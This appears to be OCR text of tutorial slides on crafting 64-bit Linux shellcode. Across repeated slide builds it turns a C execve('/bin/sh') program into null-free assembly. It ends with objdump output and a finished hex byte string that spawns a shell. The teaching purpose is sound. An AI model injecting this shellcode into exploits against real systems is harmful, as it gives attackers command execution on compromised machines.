


Exemple

Shell exec

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

Make the shellcode



Exemple

Shell exec

```
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

...

```
exit:
    movabs $0x3cffffffffffff, %rax
    shr $56, %rax
    xor    %rdi,              %rdi
    syscall
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
execve:
    ...

    movabs $0x68732f6e69622fff, %rdi
    shr    $0x8,                %rdi
    push   %rdi
    mov    %rsp,                %rdi

    ...

exit:
    movabs $0x3cffffffffffffff, %rax
    shr $56, %rax

    xor    %rdi,                %rdi
    syscall
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```asm
execve:
    ...

    movabs $0x68732f6e69622fff, %rdi
    shr    $0x8,                %rdi
    push   %rdi
    mov    %rsp,                %rdi
    xor    %rdx,                %rdx


    ...
exit:
    movabs $0x3cffffffffffffff, %rax
    shr $56, %rax

    xor    %rdi,                %rdi
    syscall
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```asm
execve:
    ...

    movabs $0x68732f6e69622fff, %rdi
    shr    $0x8,                %rdi
    push   %rdi
    mov    %rsp,                %rdi
    xor    %rdx,                %rdx

    push   %rdx
    push   %rdi
    mov    %rsp,                %rsi
    ...

exit:
    movabs $0x3cffffffffffffff, %rax
    shr $56, %rax

    xor    %rdi,                %rdi
    syscall
```

Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```asm
execve:
    push   $0x3b
    pop    %rax

    movabs $0x68732f6e69622fff, %rdi
    shr    $0x8,                %rdi
    push   %rdi
    mov    %rsp,                %rdi => 1st OK
    xor    %rdx,                %rdx => 3rd OK
    push   %rdx
    push   %rdi
    mov    %rsp,                %rsi => 2nd OK
    syscall

exit:
    movabs $0x3cffffffffffffff, %rax
    shr $56, %rax

    xor    %rdi,                %rdi
    syscall
```


Exemple

Shell exec

```c
#include <stdlib.h>
#include <unistd.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);

    exit(0);
}
```

```
execve:
    push   $0x3b
    pop    %rax

    xor    %rdx,                %rdx

    mov    $0x702dffff,         %rsi
    shr    $0x10,               %rsi
    push   %rsi
    mov    %rsp,                %rsi

    movabs $0x68732f6e69622fff, %rdi
    shr    $0x8,                %rdi
    push   %rdi
    mov    %rsp,                %rdi

    push   %rdx
    push   %rsi
    push   %rdi
    mov    %rsp,                %rsi
    syscall

exit:
    movabs $0x3cffffffffffff, %rax
    shr $56, %rax
    xor    %rdi,                %rdi
    syscall
```

Make the shellcode



Execve

```
$ objdump -d exit/test3.o

exit/test3.o:     format de fichier elf64-x86-64


Déassemblage de la section .text :

0000000000000000 <execve>:
   0: 6a 3b                 push   $0x3b
   2: 58                    pop    %rax
   3: 48 bf ff 2f 62 69 6e  movabs $0x68732f6e69622fff,%rdi
   a: 2f 73 68
   d: 48 c1 ef 08           shr    $0x8,%rdi
  11: 57                    push   %rdi
  12: 48 89 e7              mov    %rsp,%rdi
  15: 48 31 d2              xor    %rdx,%rdx
  18: 52                    push   %rdx
  19: 57                    push   %rdi
  1a: 48 89 e6              mov    %rsp,%rsi
  1d: 0f 05                 syscall

000000000000001f <exit>:
  1f: 48 b8 ff ff ff ff ff  movabs $0x3cffffffffffff,%rax
  26: ff ff 3c
  29: 48 c1 e8 38           shr    $0x38,%rax
  2d: 48 31 ff              xor    %rdi,%rdi
  30: 0f 05                 syscall
```

Execve 64bits

```
6a 3b 58 48 bf ff 2f 62 69 6E
2f 73 68 48 c1 ef 08 57 48 89
e7 48 31 d2 52 57 48 89 e6 0f
05 48 b8 ff ff ff ff ff ff ff
3c 48 c1 e8 38 48 31 ff 0f 05
```